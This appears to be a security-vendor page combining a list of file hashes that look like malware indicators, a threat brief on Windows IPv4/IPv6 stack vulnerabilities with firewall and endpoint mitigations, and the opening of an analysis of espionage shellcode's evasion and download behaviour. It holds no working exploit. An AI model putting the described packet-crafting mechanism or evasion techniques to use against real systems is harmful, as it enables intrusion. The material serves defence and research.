49366ae4766492d94136ca1f715a37554aa6243686c66bf3c6fbb9da9cb2793d newinit.sh
51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9 tar.gz
55c92d64ffa9d170e340e0528dc8ea1fa9be98f91db891869947c5b168a728c8 networkmanager
55dd539d8fe94648294e91df89b005f1dba330b432ceda25775963485bae7def config.json
67d0f77adf98ac34a6db78110c78652a9b7f63e22ae5ab7df4f57d3413e48822 phpguard
68cedf2a018c0830655dc9bb94aadf6492ab31196cbc83ceb44defae0a02d3dc config.json
6a7109481e113fd92ff98534e780f47a32b64bfa5692f7bd7da33c84033a9028 sysguard
758dbfda2b7d2e97caba294089c4c836ab447d7c9ceef510c667526fd873e161 phpguard
80b1a70d7ec5d1944787afff3c2feac3aa40ec8c64177886481d96623bc786bf config.json
818c16d1921572ffee6853c16c5c9158d2f217b6adbb5154cbb7daf945db493c update.sh
82815c61402cfc0edd6ce3be37848259711ef07e3391e74c85fbdaa676d95c0c is.sh
849f86a8fd06057eeb1ae388789881516239282dd4cb079b8281f995035874e1 newinit.sh
895e994dafaa00009a46f3b56ca0d563e066a14e77f5030b1331fc9b3f9f6478 networkservice
96fe63c25e7551a90051431aeddb962f05d82b7dd2940c0e8e1282273ba81e22 newinit.sh
a322dc6af6fed1326b04ec966e66b68dd8ef22374edd286569710afc65ccc741 newinit.sh
ac719447894b2f5029f493c7395d128f710a3ba7b31c199558f3ee00fb90ea12 networkmanager
ad05d09e6ed4bd09fe1469e49885c5169458635a1a33f2579cb7caa221b43fce newdat.sh
b6a5790a9bfaf159af68c4dbb09de9c2c0c2371c886fdb28223d40e6984b1dd7 config.json
bd3506b86452d46d395b38aa807805097da1291c706318b5fe970fe4b20f5406 config.json
c67881c1f05477939b8964ad26f1a467762a19c2c7d1a1656b338d8113ca1ac1 phpguard
c8ca3ab0ae00a1bf197086370ab5994264ac5bc1fcf52b2ddf8c9fcacc4402ff 1.0.4.tar
d54157bb703b360bb911363d9bb483a2ee00ee619d566d033a8c316f06cf26cc zzh
d6cf2d54e3bb564cb15638b58d2dd124ae7acd40e05af42d1bdc0588a8d5211d networkmanager
e3cbb08913493e54d74081349972423444cbc0f4853707b84409131d19cad15b phpguard
e7446d595854b6bac01420378176d1193070ef776788af12300eb77e0a397bf7 sysupdate
ed1e49cb05c375cc1149c349880ed077b6ee75cb7e5c6cae9cbd4bd086950c93 zzh


Threat Brief: Windows IPv4 and IPv6 Stack Vulnerabilities (CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094)

Executive Summary

For Microsoft’s Patch Tuesday for February 2021, the company released patches for 56 disclosed vulnerabilities, which include:

CVE-2021-24086 was given the Common Vulnerability Scoring System (CVSS) score of 7.5/6.5 and an "Important" security rating from Microsoft.

CVE-2021-24094 and CVE-2021-24074 were given the CVSS score of 9.8/8.4 and a "Critical" security rating from Microsoft.

CVE-2021-24086 and CVE-2021-24094 Overview

An attacker could send a number of crafted IPv6 packets (multiple headers, invalid header, multiple fragment headers, etc.), which would cause a DoS error. Palo Alto Networks Next-Generation Firewall customers with PAN-OS are able to block such malicious packets to mitigate the attacks.


Palo Alto Networks Next-Generation Firewall customers with IPv6 Firewalling enabled already receive protections for these two vulnerabilities. IPv6 firewalling can be enabled in the user interface (UI) under Device > Setup > Session: Check the “Enable IPv6 Firewalling” checkbox and Commit the Firewall. More details about IPv6 Firewalling can be found in the Knowledge Base article, “How to Enable and Disable IPv6 Firewalling.”

The screenshot shows session settings for enabling IPv6 Firewalling to mitigate CVE-2021-24086 and others. Note the checkbox at the bottom of the image.
Figure 1. Enabling IPv6 Firewalling.

Palo Alto Networks Next-Generation Firewall customers can check the details for the packet drops during a DoS attack using the command show counter global filter delta yes | match flow_parse_ip6, which allows viewing IPv6 packets dropped since the last time the command was issued.

For example, the following is the output of the command after running a DoS attack with crafted IPv6 packets against the firewall, which shows 90 IPv6 packets dropped due to truncated packets, six packets dropped due to invalid header position and one packet dropped due to multiple fragment headers present in the IPv6 packet.

admin@PA-3020> show counter global filter delta yes | match flow_parse_ip6

flow_parse_ip6_truncated 90 4 drop flow parse Packets dropped: IPv6 packet truncated

flow_parse_ip6_invalid_routing_ext_hdr 6 0 drop flow parse Packets dropped: invalid routing header position in IPv6 packet

flow_parse_ip6_frag_nested 1 0 drop flow parse Packets dropped: multiple fragment header in IPv6 packet

CVE-2021-24074 Overview

An attacker can leverage this vulnerability by sending maliciously crafted IPv4 packets to a victim, potentially causing a RCE on the system.

This vulnerability occurs due to confusing IPv4 options fields between two fragments. The scenario pointed out by Microsoft shows two IPv4 fragments, the first of which has the Security Options (Type 130) field, followed by a second fragment with either the Loose Source and Record Route (LSRR) option (Type 131) or the Strict Source and Record Route (SSRR) option (Type 137). The fragment offsets, confusing the options and the header data together, cause an out-of-bound read and write during reassembly of the IP fragments, which introduces the potential for RCE on a Windows machine.

Next-Generation Firewall Mitigations for CVE-2021-24074


Palo Alto Networks Next-Generation Firewall customers running PAN-OS 8.1 or higher can configure their Network Zone Protection Profile settings to protect themselves from attacks related to CVE-2021-24074 by enabling IP Drop for Malformed, Strict and Loose Source Routing IP Options.

Note that as a best practice for IP protocol, Palo Alto Networks recommends enabling packet drop for dropping packets with Malformed, Strict and Loose Source Routing options because allowing these options allows adversaries to bypass security policy rules that use the destination IP address as the matching criteria. More details of these options can be found in the TechDocs article, “Packet-Based Attack Protection.”

The “Configure Packet Based Attack Protection” page contains the steps to configure the Zone Protection Profile to drop the specific packets with IP options.

For configuring Zone Protection to drop IP packets with these options:

Step 1: Create a Zone Protection profile and configure Packet-Based Attack Protection settings.

  1. Select Network > Network Profiles > Zone Protection and Add a new profile.
  2. Enter a Name for the profile and an optional Description.
  3. Select Packet-Based Attack Protection.
  4. On the IP Drop tab, select the Packet-Based Attack Protection settings tab and select the Malformed, Strict Source Routing and Loose Source Routing check boxes under IP Option Drop.
  5. Click OK.

    To mitigate CVE-2021-24074 with the Next-Generation Firewall, you can configure your Zone Protection Profile as shown in this screenshot. Note the selctions of IP Option Drops "Strict Source Routing," "Loose Source Routing" and "Malformed."
    Figure 2. Configuring Zone Protection Profile with IP Drop options.


Step 2: Apply the Zone Protection profile to a security zone that is assigned to interfaces you want to protect.

  1. Select Network > Zones and select the zone where you want to assign the Zone Protection profile.
  2. Add the Interfaces belonging to the zone.
  3. For Zone Protection Profile, select the profile you just created.
  4. Click OK.
The screenshot shows how to configure zone and select Zone Protection Profile to mitigate CVE-2021-24074. Note the selection of "IP Drop" in the Zone Protection Profile field at the bottom of the image.
Figure 3. Configuring Zone and selecting Zone Protection Profile.

Step 3: Commit your changes.


Step 4: (PAN-OS 8.1.2 or higher) Enable the firewall to generate threat logs for the attack, and also generate threat logs for the types of packets listed above if you enable the corresponding packet-based attack protection (in Step 1). For example, if you enable packet-based attack protection for Loose Source Routing, using the following command line interface (CLI) causes the firewall to generate a threat log when the firewall receives and drops a packet with an LSRR option. Customers can leverage this option for troubleshooting purposes.

  1. Access the CLI.
  2. Use the operational CLI command set system setting additional-threat-log on. Default is off.
The example shows how threat logs appear in the UI for the Next-Generation Firewall. These are threat logs for the Malformed IP option.
Figure 4. Threat Logs for Malformed IP option.

Additionally, the threat logs can be seen in the UI as shown in Figure 4.

As an alternative, Palo Alto Networks Next-Generation Firewall customers can also check the details for the IPv4 packet drops due to Zone Protection using the flow_dos_pf_badoption, flow_dos_pf_strictsource and flow_dos_pf_strictsource flow counters.

For example, the command show counter global filter delta yes | match flow_dos_pf_badoption allows viewing IPv4 packets dropped since the last time the command was issued.

admin@PA-5250> show counter global filter delta yes | match flow_dos_pf_badoption
flow_dos_pf_badoption 1 0 drop flow dos Packets dropped: Zone protection option 'discard-malformed-option'

For CVE-2021-24074, malformed packets which cause bad loose/strict source options to the subsequent packet get dropped when the “Malformed” Zone Protection IP Drop Option is enabled. The subsequent IP packet with bad loose/strict source does not get transmitted to the firewall due to internal firewall packet filtering. Since IPv4 Source routing is considered insecure, other IPv4 packets with source routing would get dropped when the “Loose Source Routing” and “Strict Source Routing” Zone Protection IP Drop Options are enabled.

Cortex XDR Mitigations for CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094

If you’re a Palo Alto Networks Cortex XDR Agent customer version 7.1 or higher, you can leverage your agents starting Feb. 10 to modify system settings to protect unpatched endpoints from these vulnerabilities until a Windows update is installed.


The workaround is managed through the Endpoint Exploit Security Profile and requires the latest content update. You can edit any of your existing profiles or create a new profile to include the workaround as needed.

Under the “Unpatched Vulnerabilities Protection” section, define the workaround setting for CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094 by selecting one of the options below:

  • Do not modify system settings (default): Do not modify the IPv4 and IPv6 settings currently set on the endpoint, whether the current values are your original values or values that were modified as part of this workaround.
  • Modify system settings until the endpoint is patched: The Cortex XDR agent runs the following commands on your endpoints to temporarily modify the IPv4 and IPv6 settings until the endpoint is patched. After the endpoint is patched, all modified Windows system settings are automatically reverted to their values before modification. Palo Alto Networks strongly recommends that you review these commands before applying this workaround in your network to ensure your business-critical components are not affected or harmed.
    1. To disable IPv6 fragmentation on the endpoint: netsh int ipv6 set global reassemblylimit=0
    2. To disable loose source routing for IPv4 : netsh int ipv4 set global sourceroutingbehavior=drop
  • Revert system settings to your previous settings: Revert all Windows system settings to their values before modification as part of this workaround, regardless of whether the endpoint was patched or not.

The Unpatched Vulnerabilities Protection section in the Cortex XDR Agent interface allows you to define the workaround setting for CVE-2021-24074, CVE 2021-24086 and CVE-2021-24094, as described in the text.

BEST PRACTICE NOTE: For all Windows endpoints, Palo Alto Networks strongly recommends that you install the latest Windows Update that patches these vulnerabilities.

For more details, refer to the Cortex XDR Prevent Administrator’s guide.

Conclusion

As a member of the Microsoft Active Protections Program (MAPP) program, Palo Alto Networks received early details of the vulnerability, providing greater understanding of the threat, which helps us implement strong product coverage. As always, we recommend keeping your Microsoft products up to date with the latest patches to mitigate this vulnerability.

Palo Alto Networks will update this Threat Brief with new information and recommendations as they become available.

Additional Resources

Windows TCP/IP Remote Code Execution Vulnerability, CVE-2021-24074

Windows TCP/IP Denial of Service Vulnerability, CVE-2021-24086

Windows TCP/IP Remote Code Execution Vulnerability, CVE-2021-24094

February 2021 Security Updates from Microsoft

Packet-Based Attack Protection

Configure Packet Based Attack Protection


BendyBear: Novel Chinese Shellcode Linked With Cyber Espionage Group BlackTech

Executive Summary

Highly malleable, highly sophisticated and over 10,000 bytes of machine code. This is what Unit 42 researchers were met with during code analysis of this “bear” of a file. The code behavior and features strongly correlate with that of the WaterBear malware family, which has been active since as early as 2009. Analysis by Trend Micro and TeamT5 unveiled WaterBear as a multifaceted, stage-two implant, capable of file transfer, shell access, screen capture and much more. The malware is associated with the cyber espionage group BlackTech, which many in the broader threat research community have assessed to have ties to the Chinese government, and is believed to be responsible for recent attacks against several East Asian government organizations. Due to the similarities with WaterBear, and the polymorphic nature of the code, Unit 42 named this novel Chinese shellcode “BendyBear.” It stands in a class of its own in terms of being one of the most sophisticated, well-engineered and difficult-to-detect samples of shellcode employed by an Advanced Persistent Threat (APT).

The BendyBear sample was determined to be x64 shellcode for a stage-zero implant whose sole function is to download a more robust implant from a command and control (C2) server. Shellcode, despite its name, is used to describe the small piece of code loaded onto the target immediately following exploitation, regardless of whether or not it actually spawns a command shell. At 10,000+ bytes, BendyBear is noticeably larger than most, and uses its size to implement advanced features and anti-analysis techniques, such as modified RC4 encryption, signature block verification, and polymorphic code.

The sample analyzed in this blog was identified by its connections to a malicious C2 domain published by Taiwan's Ministry of Justice Investigation Bureau in August 2020. It was discovered absent additional information regarding the exploit vector, potential victims or intended use.

Palo Alto Networks customers can be protected from the attacks outlined in this blog with the Next-Generation Firewall alongside DNS Security, URL Filtering and WildFire security subscriptions, and Cortex XDR.

A New Class of Shellcode

At a macro level, BendyBear is unique in that it:

  • Transmits payloads in modified RC4-encrypted chunks. This hardens the encryption of the network communication, as a single RC4 key will not decrypt the entire payload.
  • Attempts to remain hidden from cybersecurity analysis by explicitly checking its environment for signs of debugging.
  • Leverages existing Windows registry key that is enabled by default in Windows 10 to store configuration data.
  • Clears the host’s DNS cache every time it attempts to connect to its C2 server, thereby requiring that the host resolve the current IP address for the malicious C2 domain each time.
  • Generates unique session keys for each connection to the C2 server.
  • Obscures its connection protocol by connecting to the C2 server over a common port (443), thereby blending in with normal SSL network traffic.
  • Employs polymorphic code, changing its runtime footprint during code execution to thwart memory analysis and evade signaturing.
  • Encrypts or decrypts function blocks (code blocks) during runtime, as needed, to evade detection.
  • Uses position independent code (PIC) to throw off static analysis tools.

In the following sections, we provide an in-depth technical breakdown of each of these capabilities.

Technical Details

Shellcode Execution


The shellcode (SHA256: 64CC899EC85F612270FCFB120A4C80D52D78E68B05CAF1014D2FE06522F1E2D0) is considered to be a stager, or downloader, whose function is to download an implant from a C2 server. During execution, the code employs byte randomization to obscure its behavior. This is achieved by using the host’s current time as a seed for a pseudorandom number generator, and then performing additional operations against that output. The resulting values are used to overwrite blocks of previously executed code. This byte manipulation is the first anti-analysis technique observed in the code, as any attempt to dump the memory segment would result in illegitimate or incorrect operations. Figure 1 shows an example of the shellcode main entry point before and during runtime execution.

The screenshot shows the orignal entry point on the left (before runtime execution) and the modified entry point on the right (during runtime execution), displaying the effects of byte manipulation.
Figure 1. Modified shellcode runtime example.

Because shellcode lacks the ability to run on its own, a Windows loader is required to allocate an environment in memory for it to execute. At the time of analysis, no loader had been identified for this shellcode; Therefore, Unit 42 created a custom loader to study the code during its runtime execution. Since then, however, several older installers were discovered with embedded WaterBear shellcode based on attributes identified from this sample. More information on these loaders can be found in the Appendix section “x86 WaterBear Loaders”.

The shellcode begins by locating the target’s Process Environment Block (PEB) to check if it’s currently being debugged. However, the code is written such that it pulls both the “BeingDebugged” and “BitField” values from the PEB, resulting in code logic that invalidates the debugger check. Because of this, the shellcode will always fail to recognize when a debugger is attached. This routine is performed 52 times in a while loop.

Next, the shellcode iterates through the PEB’s loader module list looking for the base address of Kernel32.dll. This is typical of shellcode, as the Kernel32.dll base address is necessary to resolve any dependency files required by the shellcode to run. With this address, the shellcode loads its dependency modules and resolves any necessary Windows Application Programming Interface (API) calls using standard shellcode API hashing. The following modules are loaded:

  • Advapi32.dll
  • Kernel32.dll
  • Msvcrt.dll
  • User32.dll
  • Ws2_32.dll

With the shellcode initialization complete, it moves onto its main function. It begins by querying the target’s registry, at the following key:

  • HKEY_CURRENT_USER\Console\QuickEdit

This registry key is used by the Windows command prompt to enable Quick Edit mode. Quick Edit mode allows copy and paste from the command prompt to the clipboard. By default, this key contains a REG_DWORD, a 32-bit number of either 1 for enabled or 0 for disabled. BendyBear reads this value, multiplies it by 1000 and performs the following calculation on the result:

If the result is less than 1,000 or greater than 3,300,000 the shellcode configuration (QuickEdit) is 4,000 (0xFA0) otherwise it is the result of the computed value.

Refer to the highlighted light blue value in Figure 2 Shellcode configuration.

This check is performed each and every time the shellcode is executed. One explanation for the use of this key is that the value is written to by the shellcode loader (to a value other than 0 or 1) and it’s used by the shellcode to obtain configuration settings.


It then decrypts its internal configuration structure, which is 1,152 bytes. An example is shown in Figure 2.

